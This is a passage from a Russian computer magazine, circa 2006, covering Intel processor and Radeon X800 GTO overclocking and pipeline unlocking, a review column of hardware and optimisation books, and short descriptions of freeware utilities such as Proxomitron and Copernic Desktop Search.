
Двухъядерные 0,09 мкм процессоры Smithfield показали себя еще хуже из-за высокого уровня энергопотребления и тепловыделения. Их тепловой пакет составлял 130 Вт, о разгоне этих процессоров могли задуматься только владельцы систем водяного охлаждения или холодильных установок («фреонки»). Процессоры Smithfield покоряли рубеж 4,0 ГГц в исключительных случаях, а при этом угрожали расплавить все окружающее.

С переходом на 0,065 мкм-техпроцесс перспективы разгона и одноядерных, и двухъядерных процессоров Intel значительно улучшились. К примеру, первые эксперименты по разгону двухъядерных процессоров Presler доказали, что они способны разогнаться до 4,5 ГГц без увеличения напряжения на ядре или модификации системы охлаждения. Отдельные экземпляры, наподобие предельно дорогого Pentium XE 955 (\$999), разгонялись до 5,0 ГГц (если использовать штатный кулер) и до 5,2 ГГц (если применить более мощный кулер стороннего производителя). Нужно ли говорить, что процессорам Pentium D 8xx (Smithfield) такой разгон и не снился?

Одноядерные процессоры CedarMill порадовали еще больше. Являясь «половинкой» Presler, они гораздо легче его «на подъем». Например, во втором квартале 2006 года планируется представить процессоры Celeron D на базе 0,065 мкм ядра CedarMill (идет подготовка к выходу), которые способны разгоняться до частоты 5,0 ГГц и выше.

Процессоры Celeron D на 0,065 мкм ядре хороши еще и тем, что поддерживают шину 533 МГц, из-за чего обладают высокими максимальными множителями типа 25x. Благодаря такому явлению эти процессоры разгоняются даже на материнских платах, неспособных существенно увеличивать частоту системной шины. В отличие от своих предшественников, процессоры Celeron D на 0,065 мкм-ядре оснащены 512 Кб кеша — удвоение его объема должно положительно сказаться на производительности.

Наконец, уровень тепловыделения 0,065 мкм процессоров Intel значительно ниже, чем у 0,09 мкм аналогов, — в среднем разница составляет 20%, и она также важна для разгона, так как иногда именно перегрев становится фактором, ограничивающим разгон.



Стоимость отдельных моделей Celeron D не превышает \$100

## 16 конвейеров

Видеокарты семейства Radeon X800 GTO были выпущены АТI для того, чтобы насытить рынок относительно недорогими, но производительными решениями. Кроме того, попутно канадская компания избавлялась от внушительных запасов чипов R423, R430 и R480 и готовилась к анонсу решений семейства Radeon X1000.

Модификации Radeon X800 GTO на базе чипов R423 и R480 обладали хорошим разгонным потенциалом, но число пиксельных конвейеров, равное лишь 12-ти, не позволяло им достигнуть уровня Radeon X850 XT в плане быстродействия. Однако и отсюда нашелся выход: Sapphire выпустила видеокарты Radeon X800 GTO2, которые гарантировали включение всех 16-ти пиксельных конвейеров после перепрошивки BIOS, а компания Connect3D предлагала версию Radeon X800 GTO с поддержкой VIVO на базе чипа R423 (ее конвейеры тоже подвергались разблокированию). К сожалению, в последнем случае лишь две трети видеокарт трансформировались удачно, а карты Radeon X800 GTO2 были выпущены ограниченным тиражом и стоили не менее \$250-300.

Другими словами, оверклокеры лишились недорогих видеокарт, которые можно было переделать в некоторое подобие Radeon X850 XT. Кроме того, прошивка BIOS автоматически лишала видеокарту гарантии, и это удерживало многих энтузиастов от трансформаций.

К счастью, оригинальный продукт для такой аудитории был выпущен компанией TUL — видеокарта была названа PowerColor X800 GTO 16.

PowerColor не стал искать сложных путей. За основу взяли видеокарты Radeon X800 XL с 256 Мб памяти типа GDDR-3, основанные на 0,11 мкм чипе R430 с 16-ю пиксельными конвейерами. Чтобы не напрягаться, видеокарту переименовали в Radeon X800 GTO 16, а затем цену снизили до \$179. В результате под новым названием на рынок вышел продукт, уже знакомый потребителю, но более доступный.

Для повышения производительности этой видеокарты не нужно делать никаких телодвижений — достаточно повысить частоты. Впрочем, сюда вливается небольшая ложка дегтя: хотя номинальные частоты равны 400/980 МГц, существенно поднять их не удастся. Видеоочип R430 обладает ограниченным частотным потенциалом и редко разгоняется выше 450 МГц. Если сравнить этот потолок с разгонным потенциалом чипов R423 и R480 (550 МГц и выше), радость от обладания видеокартой PowerColor может быстро сойти на нет. Впрочем, производительность и разгонный потенциал видеокарты вполне адекватны «такой» цене.



*Цифру 16 сложно не заметить, но главное — понять, к какой характеристике она относится*

**В ПОЛНОМ ОБЪЕМЕ** История проникновения на рынок видеокарт Sapphire Radeon X800 GTO2 полна подробностей, незаметных неискушенному потребителю. Эти видеокарты представляют собой «заготовку» для видеокарты, по характеристикам и производительности сопоставимой с Radeon X850 XT.

«Полуфабрикат» от Sapphire работает на частотах 400/980 МГц и оснащается 256 Мб памяти типа GDDR-3. Главное отличие этой видеокарты от прочих представителей семейства Radeon X800 GTO — это видеоочип R480 с гарантией включения всех 16-ти пиксельных конвейеров. Другие видеокарты Radeon X800 GTO обычно имеют 12 пиксельных конвейеров, заблокированных на аппаратном уровне, — включить их программным способом или модификацией BIOS невозможно. Radeon X800 GTO2 дает гарантии, что все 16 конвейеров включатся после «заливки» модифицированного BIOS при помощи специальной программы-прошивальщика. Кроме того, гарантия наличия чипа R480 обеспечивает хорошие перспективы разгона — среди всех чипов, используемых для производства Radeon X800 GTO, именно этот обладает лучшим частотным потенциалом. Фактически, без особых проблем можно разогнать видеокарту Radeon X800 GTO2 до частот 520/1080 МГц и выше.

Когда поставки Radeon X800 GTO2 в Россию только должны были начаться, в других регионах планеты уже был распродан весь «тираж». Российские оверклокеры впали в уныние, и вдруг Sapphire объявила о выделении квот на поставку этих графических плат в нашу страну. Объем партии исчислялся несколькими сотнями штук, и «накормить» всех страждущих таким количеством не было возможности.

В ноябре 2005 года видеокарты Radeon X800 GTO2 стали появляться в российских магазинах, но чаще всего они просто не доходили туда, оседая в руках «торговой мафии». Цены были близки к \$300 (производитель рекомендовал \$250), и интерес покупателей стал гаснуть.

Лишь в начале декабря 2005 года компания Sapphire сделала заявление, в котором говорилось о начале полномасштабного производства видеокарт Radeon X800 GTO2. С тех пор поставки этих графических плат на рынки различных регионов планеты должны вестись в неограниченных объемах. Точнее, поставки продолжатся до тех пор, пока не истощатся запасы чипов R480. По предварительным оценкам, запала хватит как минимум до конца 2005 года. Sapphire наверняка

*Надпись «Limited Edition» на коробке когда-то свидетельствовала о дефиците подобных видеокарт*

запасется чипами впрок, и на момент публикации этого номера видеокарты Radeon X800 GTO2 появятся в свободной продаже



# обзор КНИГ

## ЧТО ПОЛИСТАТЬ


В ПИСЬМАХ НАС ЧАСТО СПРАШИВАЮТ, КАК МЫ ОТБИРАЕМ КНИГИ ДЛЯ ОБЗОРА. ДОСТАТОЧНО ПРОСТО. БЕРЕМ СПИСОК КНИГ, ИМЕЮЩИХСЯ НА СКЛАДЕ (НЕСКОЛЬКО ТЫСЯЧ НАИМЕНОВАНИЙ), ИЗ НИХ ДЕЛАЕМ ВЫБОРКУ ПО ТЕМЕ НОМЕРА, А ПОТОМ ОТБРАСЫВАЕМ УСТАРЕВШИЕ ЭКЗЕМПЛЯРЫ И ДУБЛИ. ЛУЧШЕЕ ПОПАДАЕТ В ОБЗОР В ЖУРНАЛЕ | **АНДРЕЙ КАРОЛИК**

Если заинтересовался, можешь заказать любую книгу из обзора (по разумным ценам), не отрывая пятой точки от дивана или стула, в букинистическом интернет-магазине «ос-книга» ([www.osbook.ru](http://www.osbook.ru)). Книги для обзора мы берем именно там

### Быстро и легко. Сборка, диагностика, оптимизация и апгрейд современного компьютера

Печников В.Н. / 368 страниц  
Разумная цена: 95 рублей

Если желание собрать хороший компьютер совпало с тем моментом, когда ты пошел в магазин или на компьютерный рынок (наподобие Савеловского), то у тебя есть хорошие шансы. Гораздо хуже, когда что-то уже куплено, но вдруг возникают мысли о том, насколько хорошо и быстро купленное и имеющееся будет работать вместе. Впрочем, и собранные компьютеры со временем начинают просить апгрейда, так как производители железа создают новые шедевры, а производители софта указывают на эти шедевры как на обязательное условие корректной работы программ. Если компьютер собран вновь, необходимо протестировать его и провести оптимизацию «под себя». Все эти этапы расписаны в книге. Перед тем как идти на рынок, читаешь о «составных частях компьютера и их характеристиках», о «выборе комплектующих». Затем приносишь домой и впитываешь «сборку» и «настройку компьютера». Далее идет «диагностика» — важный этап, на котором возможно выявить то, что работает плохо и не работает совсем. Призываю всех использовать свое законное право на обмен в течение 14-ти дней после покупки, а не мотаться по сервисным центрам, которые обычно находятся на чертовых куличках. Если ничего не взорвалось :), а диагностика прошла успешно, можно приступить к «оптимизации». Оптимизация не помешает и компьютеру, купленному давно, если, конечно, ты хочешь ускорить работу железного друга.



### Тонкая настройка Windows XP

СПб.: Питер, 2006 / Холмогоров В. / 288 страниц  
Разумная цена: 149 рублей

В принципе, Windows XP еще при установке «нюхает» все твои аппаратные средства и настраивает свои механизмы оптимальным образом. Однако все эти настройки стандартные и не учитывают твоих индивидуальных пожеланий. Некоторые весьма полезные функции остаются отключенными, зато множество других, может быть, совсем не нужных тебе, активируется по умолчанию, начинает жрать место, память и бесценное процессорное время. Другими словами, никакая автоматическая настройка не даст того эффекта, который достигается путем ручной донастройки. Если возьмешься решать проблему, то без практических навыков наломаешь дров и сделаешь только хуже. Так вооружись книжкой и целенаправленно увеличь производительность системы! Здесь ты найдешь секреты установки XP (замена ядра, выбор файловой таблицы, драйверы), информацию по загрузке (альтернативная загрузка, безопасная установка «поверх»), совместное использование ресурсов разных ОС, настройке интерфейса (параметры файла подкачки, удаление неиспользуемых приложений и компонентов), работе с системным реестром, системным службам, по консоли управления, средствам администрирования и многому другому.



## Компьютер для геймера

СПб.: Питер, 2005 / Заика А.А. / 336 страниц  
Разумная цена: 186 рублей

Можно сказать, что все самое лучшее железо делается прежде всего для геймеров, так как именно игрушки требуют самых быстрых процессоров, самой быстрой памяти, самой быстрой видеокарты и т.д. Плюс все составляющие системы должны быть самыми быстрыми не только сами по себе, они должны оптимально взаимодействовать между собой. Иначе все без толку, а общую производительность будет определять самое слабое звено независимо от остального железа. В первой части этой книги есть теоретическая и практическая информация по всем частям современного компьютера, их работе и взаимодействию. Также местами дают весьма полезные дополнения: ТВ-тюнеры, джойстики, геймпады и высокоточные мыши (в играх они стоят лишних фрагов). Отдельно описано, как грамотно поставить драйверы и как все это протестировать.



## Секреты BIOS (2-е издание)

СПб.: БХВ-Петербург, 2005  
Трасковский А.В. / 480 страниц  
Разумная цена: 118 рублей

BIOS — грозное оружие, с помощью которого можно эффективно повысить производительность, или, наоборот, свести ее на нет, или вообще вывести компьютер из строя :). Конечно, можно пробовать менять каждый параметр по отдельности и смотреть, что изменилось. Многие, кстати, делают именно так, но тратят много времени, загружают себя рутинной, и, главное, для них не всегда очевидно, что же произошло при изменении определенного параметра. Некоторые параметры и вовсе нужно изменять одновременно с другими, чтобы получить должный эффект. Чтобы не гадать, покупай книгу и впитывай. Для начала узнаешь, что представляет собой BIOS физически и логически (структура) и что происходит в BIOS, когда ты включаешь компьютер. Имея список нужных параметров и зная их возможные комбинации, можно настраивать и разгонять.



## Оптимизация баз данных: принципы, практика, решение проблем

М.: КУДИЦ-ОБРАЗ, 2004 / Деннис Шаша / 432 страницы  
Разумная цена: 150 рублей

Книга для тех, кто хочет заставить свою базу данных работать быстрее. «Быстрее» означает повышение пропускной способности или уменьшение времени отклика до минимума. Чтобы заставить систему функционировать быстрее, может быть, потребуется изменить способ построения приложения, структуры данных, параметры системы базы данных, конфигурацию операционной системы или даже заменить оборудование. Авторы книги решают основные задачи: 1) настройка приложения на основе имеющейся системы управления БД, операционной системы и оборудования; 2) набор экспериментальных сценариев для тестирования и объективной оценки того, что нужно изменять для повышения производительности; 3) практическая настройка и оптимизация. Все советы касаются нескольких наиболее популярных систем: DB2, SQL Server, Oracle, Sybase. И не забывай пять основных принципов: 1) мысли глобально, исправляй локально; 2) распределение устраняет «узкие» места; 3) начальные издержки велики, текущие издержки незначительны; 4) размести на сервере то, что должно на нем располагаться; 5) будь готов к компромиссам!



## Ускорение работы сайта

СПб.: БХВ-Петербург, 2005  
Мержевич В.В. / 384 страницы  
Разумная цена: 291 рубль


Существует множество практических способов и уловок для того, чтобы сделать сайт быстрее. Часть трюков очевидны и используются неосознанно, так как они логичны, а часть приходит к нам только с опытом. Можно, конечно, наступать на все, абсолютно все грабли, идти к истинному пути долго и нудно. В то же время вполне возможно лишь перенять чужой опыт и работать грамотно с самого начала. Более того, если ты работаешь с коммерческим ресурсом, то никто из пользователей не будет ждать, пока ты созреешь, — уйдут на аналогичные сайты, работающие без тормозов. В основном, конечно, это касается динамических сайтов, которые собираются «на лету», в какой-то степени их можно сравнить с программой, поэтому они (точнее — программные модули) поддаются оптимизации, чтобы ускорить сборку и, соответственно, отображение. Браузер анализирует код и последовательно выводит содержимое web-страницы сверху вниз. Задача оптимизации — добиться того, чтобы контент грузился в первую очередь, а второстепенные элементы показывались позже.



## «Железный хакинг»: как потерять право на гарантийное обслуживание и получить при этом максимум удовольствия

ЗАО «Новый издательский дом», 2005 / Кинсл Б. / 592 страницы  
Разумная цена: 496 рублей

Формулировка в названии книги — просто красота, именно для аппаратных хакеров типа тебя :). Основная задумка книги — проследить, как аппаратный хакинг эволюционировал с годами. Когда-то электронщики-любители создавали уникальные и полезные устройства, которые по качеству и возможностям не уступали своим промышленным аналогам. Некоторые из них дожили до наших дней, став основой для современных технологий. Сейчас, как считает автор, накатывает новая волна: аппаратные хакеры нужны обществу, правда, не для изобретения новых устройств, а для модификации существующих. В каком-то смысле аппаратные хакеры даже ликвидируют взаимные недовольства производителей и потребителей, так как производители всегда хотят заработать больше, искусственно ограничивая функциональность или встраивая различные способы аппаратной защиты своих устройств. Мы же хотим получать полнофункциональные девайсы по доступным ценам, без скрытых расходов и дополнительных дорогих аксессуаров. Не будь хакеров, цены оказались бы задранными до неба монополистами, для чего, кстати, периодически предпринимаются попытки. Не хочешь покупать — гуляй, Вася, либо проси помощи аппаратного хакера :). Только ты не подумай, что вся книга посвящена философии проблемы, есть вполне осязаемые практические примеры и советы, которые начинаются с азов электротехники — куда без нее :). Некоторые примеры весьма специфические: создание собственного терабайтного жесткого диска, домашний театр на персональном компьютере, модификация Playstation, модификации iPod, модификации мобильного Nokia 6210, модификации Palm и все в таком духе...



## Инструментальная книга. Профессиональная диагностика компьютера

М.: Издательство ТРИУМФ, 2006 / Крымов Б. / 272 страницы  
Разумная цена: 164 рубля

Обычно диски прилагают к книжкам, на которых лежит куча полезного и необходимого. Здесь же книга приложена к диску, который, по сути, и делает всю работу. На этом загрузочном диске установлены необходимые программы для полномасштабной диагностики компьютера и системы. Ты сможешь определить состав оборудования и сравнить производительность различных подсистем компьютера с помощью тестов, мониторить температуру и напряжение питания процессора, материнской платы и винчестеров, провести диагностику процессора (Intel или AMD) на предмет разгона, оперативной памяти, жестких дисков (IBM-Hitachi, Samsung, Seagate, Western Digital, Maxtor-Quantum, Fujitsu), протестировать свой монитор и стабильность работы компьютера в целом. Повторяю: все на одном диске! Конечно, ты можешь записать подобный диск и самостоятельно, но в доверок тебе предлагают целую книжку как мануал с наглядными картинками и полезными советами.



## Защита ПК от спама, вирусов, сплывающих окон и шпионских программ

М.: НТ Пресс, 2005 / Фейнштайн К. / 240 страниц  
Разумная цена: 118 рублей

Всегда сильно расстраиваюсь, когда вижу человека, который пытается поднять производительность на уровне железа, в то время как у него все кишит вирусами и троянами, которые и тормозят хозяйство. Прежде чем делать очередной плановый апгрейд и сетовать на медленное железо, внимательно изучи свою систему. Вполне возможно, что зараза отжирает до 20-30% от общей производительности (больше 30% тормозов заметит даже слепой). По сути, есть возможность сделать бесплатный апгрейд повысив производительность на порядок — убив все лишнее. А еще лучше поставить заслон для вновь прибывших зараз, чтобы не заниматься таким «апгрейдом» регулярно. В книге расписано, откуда берутся эти напасти, как они работают и что нехорошего могут натворить (например, заодно убить или своровать всю твою ценную информацию). Самое главное — то, что здесь даются практические советы по избавлению от «нагрузки» и предотвращению новых презентов. Солидная часть книги отведена на борьбу со спамом: всевозможные спам-фильтры, в том числе встроенные спам-фильтры на популярных @mail.ru, «Яндекс.Почта», Outlook и TheBat!.



## Апгрейд своими руками: подробное иллюстрированное руководство

М.: Лучшие книги, 2005 / Печников В.Н. / 224 страницы  
Разумная цена: 89 рублей

Собрать компьютер своими руками — дешево, познавательно и просто круто :). Сборка компьютера — практически игра с конструктором Lego, только с последующей настройкой и оптимизацией на уровне софта. Однако в случае с Lego можно засовывать что угодно и куда угодно, лишь бы втыкалось и лезло :). На компьютере этот фокус не пройдет, так как все девайсы подключаются строго определенным образом. Многое в этом подключении настолько очевидно, что затруднения возникнут только у тех людей, которые не имеют даже минимального опыта. Какие комплектующие купить, чтобы удешевить апгрейд? Как добиться максимальной производительности, а не выкинуть кровные и не попасть на очередную рекламную «пустышку» производителей компьютерных комплектующих? На эти и многие другие вопросы ты найдешь ответы в книге. Для тех, кто нечасто сам залезает в системный блок, мегалоплезным станет раздел о сборке. Есть наглядные схематичные картинки и минимальные советы, чтобы ты не поломал железки еще до того, как включишь питание :). Пригодится и список производителей железок со списком их сайтов в интернете.



## Как построить и использовать суперкомпьютер

М.: Бестселлер, 2003 / Лацис А. / 240 страниц  
Разумная цена: 124 рубля

Когда мы выбирали книги для обзора, нас подкупило само название книжки :). Внутри оказался достаточно познавательный экскурс (написанный доступным языком) в процесс и основные вопросы разработки недорогих кластерных решений на основе доступных программных и аппаратных средств. Под суперкомпьютером в данном случае понимается вычислительная установка, многократно превосходящая по вычислительной мощности массово выпускаемые компьютеры (кстати, в образе почему-то сразу же рисуется «ящик», обыгравший лучшего шахматиста, «ящички» для прогнозирования погоды и под военные цели). Конкретная грань быстродействия сильно размыта и постоянно смещается по мере появления новых и более мощных процессоров. Книга, скорее всего, адресована программистам и тем, кто пользуется прикладными программами для кластеров. Успешное использование чего-либо всегда зависит и от понимания того, что происходит «внутри» :)




## «Железо» ПК 2005

СПб.: БХВ-Петербург, 2005  
Соломенчук В.Г. / 480 страниц  
Разумная цена: 172 рубля

Всегда скептически относился к книгам по железу, так как актуальность описанной информации, мягко говоря, сомнительна. Еженедельные каталоги — еще куда ни шло, в то же время сомневаюсь, чтобы они не перепечатывали устаревшую информацию. По определению, в книге заложена некая инерционность, процедура подготовки контента в данном случае затянута — верстка, печать... Тем не менее, если ты хочешь разобраться в железах в принципе и оценить основные тенденции, то эта книга — наиболее удобный способ. После интернета, конечно :). Еще одно возможное достоинство подобных книг становится явным тогда, когда тебе требуется просмотреть технические параметры на уже имеющиеся железки или их модельный ряд. Правда, вновь мы сталкиваемся с ограниченностью, свойственной любым книгам: формат не позволяет включить все на свете, увы. Если же ты точно знаешь, что нужно тебе, то она вполне пригодится — смотри оглавление... ☺







ОФФ  
ТОПИК

# СОФТ ОТ noname

## СВЕЖИЕ ПРОГРАММЫ ОТ NNM.RU

D(J)C (DOC@NNM.RU)

### CrazyTalk v4.0 Demo Edition

Сегодня оживить любое изображение можно даже если ты не знаешь специальных технических языков. Потребуется лишь программа CrazyTalk, которая обрела свою популярность благодаря оригинальному решению: возможности предавать по e-mail картинки, умеющие «говорить». Благодаря такой новинке ты избавляешься от «пустого» текста и твоя речь, обращенная к удаленному человеку, становится насыщенной и эмоциональнее.

Использование программы очень просто. Всего-то правильно указываешь точки, в которых должно происходить движение губ, а если нужно — еще и глаз (чтобы подчеркнуть значимость высказанного).




### Proxomitron 4.5j

Программа для ускорения работы с интернетом и уменьшения входящего трафика.

Proxomitron, благодаря специальным фильтрам, позволяет удалять из web-страниц практически всю лишнюю (на твой взгляд) информацию: любую рекламу и вообще графику, Java-скрипты и апплеты, фоны и динамический код, таблицы, фреймы и т.п.. Также возможно многое другое, например полностью изменять страницы, посещаемые часто, в соответствии с твоими вкусами. Не нравится выбранное сочетание цветов, шрифтов и фонов — тогда используй свои собственные...

Работает без инсталляции с любым браузером — просто разархивируй файлы в выбранную папку.



### SWF 'n Slide Pro v1.015

Программа для создания слайд-шоу. Если сравнивать с подобными ей, обладает расширенной функциональностью. Например, она позволяет создавать слайд-шоу из изображений в форматах BMP, GIF, JPEG, PDF, PSD, PICT, PNG, TGA и TIFF с музыкальным сопровождением (AIFF, MP3, WAV и System 7 Sound (Mac OS9)). Результаты могут быть представлены в форматах Macromedia Flash (SWF) + HTML, исполняемом exe-файле, видеоформате Quick Time.

В арсенале программы есть 150 оригинальных эффектов перехода между слайдами, а также множество эффектов оформления шоу в целом, например фейерверк, снегопад или «старое кино». Встроенный редактор позволяет редактировать изображения шоу (вращать, отражать, обрезать, изменять размер или добавлять фильтры).

К каждому кадру можно добавлять индивидуальное музыкальное, звуковое сопровождение, текстовые комментарии, ссылки на внешние web-страницы или другие SWF-файлы. Для трансляции в интернет можно добавить прелоадер.




### Net Transport 2.02

Net Transport — неплохой менеджер загрузок, который поддерживает протоколы HTTP/HTTPS/FTP/SFTP/MMS/RTSP. Кроме того, программа обладает всеми необходимыми функциями, которые требуются при загрузке файлов из интернета: поддержка докачки, возможность работы через прокси, ограничение скорости скачивания, планировка заданий. Интерфейс схож с flashget'-овским.



### Speed It Up Extreme v3.60

Программа для ускорения работы компьютера на 300% (как пишут производители). По заявлению разработчиков, увеличивает скорость даже на самых мощных машинах. SpeedItUp Extreme автоматически определяет наилучшие настройки для твоего компьютера и управляет системными ресурсами, обеспечивая лучшую производительность. При помощи SpeedItUp Extreme ты сможешь делать очистку системы, следить за использованием ресурсов и увеличивать быстродействие.



### Task Killer 2.25

С помощью этой небольшой утилиты можно осуществлять мониторинг процессов, запущенных в системе. После запуска Task Killer в системном трее появляется иконка программы, клик по ней вызывает список работающих приложений и объем занимаемой ими памяти. Используя Task Killer, можно безопасно завершать «подвисшие» приложения с помощью технологии Smart Kill. Утилита поддерживает настраиваемые клавиши быстрого доступа.

nl.Calc.exe	1392 Kb
spampal.exe	3292 Kb
cmd.exe	60 Kb
far.exe	360 Kb
xnview.exe	420 Kb


### Copernic Desktop Search 1.63

Поисковая система по жесткому диску мгновенно найдет интересующие тебя сведения в: документах MS Office (Word, PowerPoint, Excel), архивах Outlook/Outlook Express, текстовых документах, HTML-страницах, «Фаворитах» и «Истории» IE, Mozilla Firefox, Mozilla Browser и Netscape 6.x/7.x, документах WordPerfect и Adobe Acrobat (\*.pdf). Кроме того, производит поиск по аудио-, видео- и графическим файлам, по контактам Outlook/Outlook Express и адресной книге Windows. После проведения первичной индексации Copernic Desktop Search индексирует модифицированные и новые файлы в фоновом режиме в реальном времени (только в XP/2000/NT, в остальных ОС можно задать период обновления индекса, например раз в сутки) и позволяет при поиске нужной информации производить поиск по всем категориям сразу и сужать область запроса, то есть сводить ее до файлов одного формата, указывать размер файлов, дату создания и место нахождения. Для ускорения запуска поиска допускается встроить поисковое окошко в «Панель задач» Windows. Наконец, Copernic Desktop Search позволяет прямо из «своего» окна запускать глобальный поиск по интернету (для этого используется поисковая система **alltheweb.com**).



### My Drivers 3.11

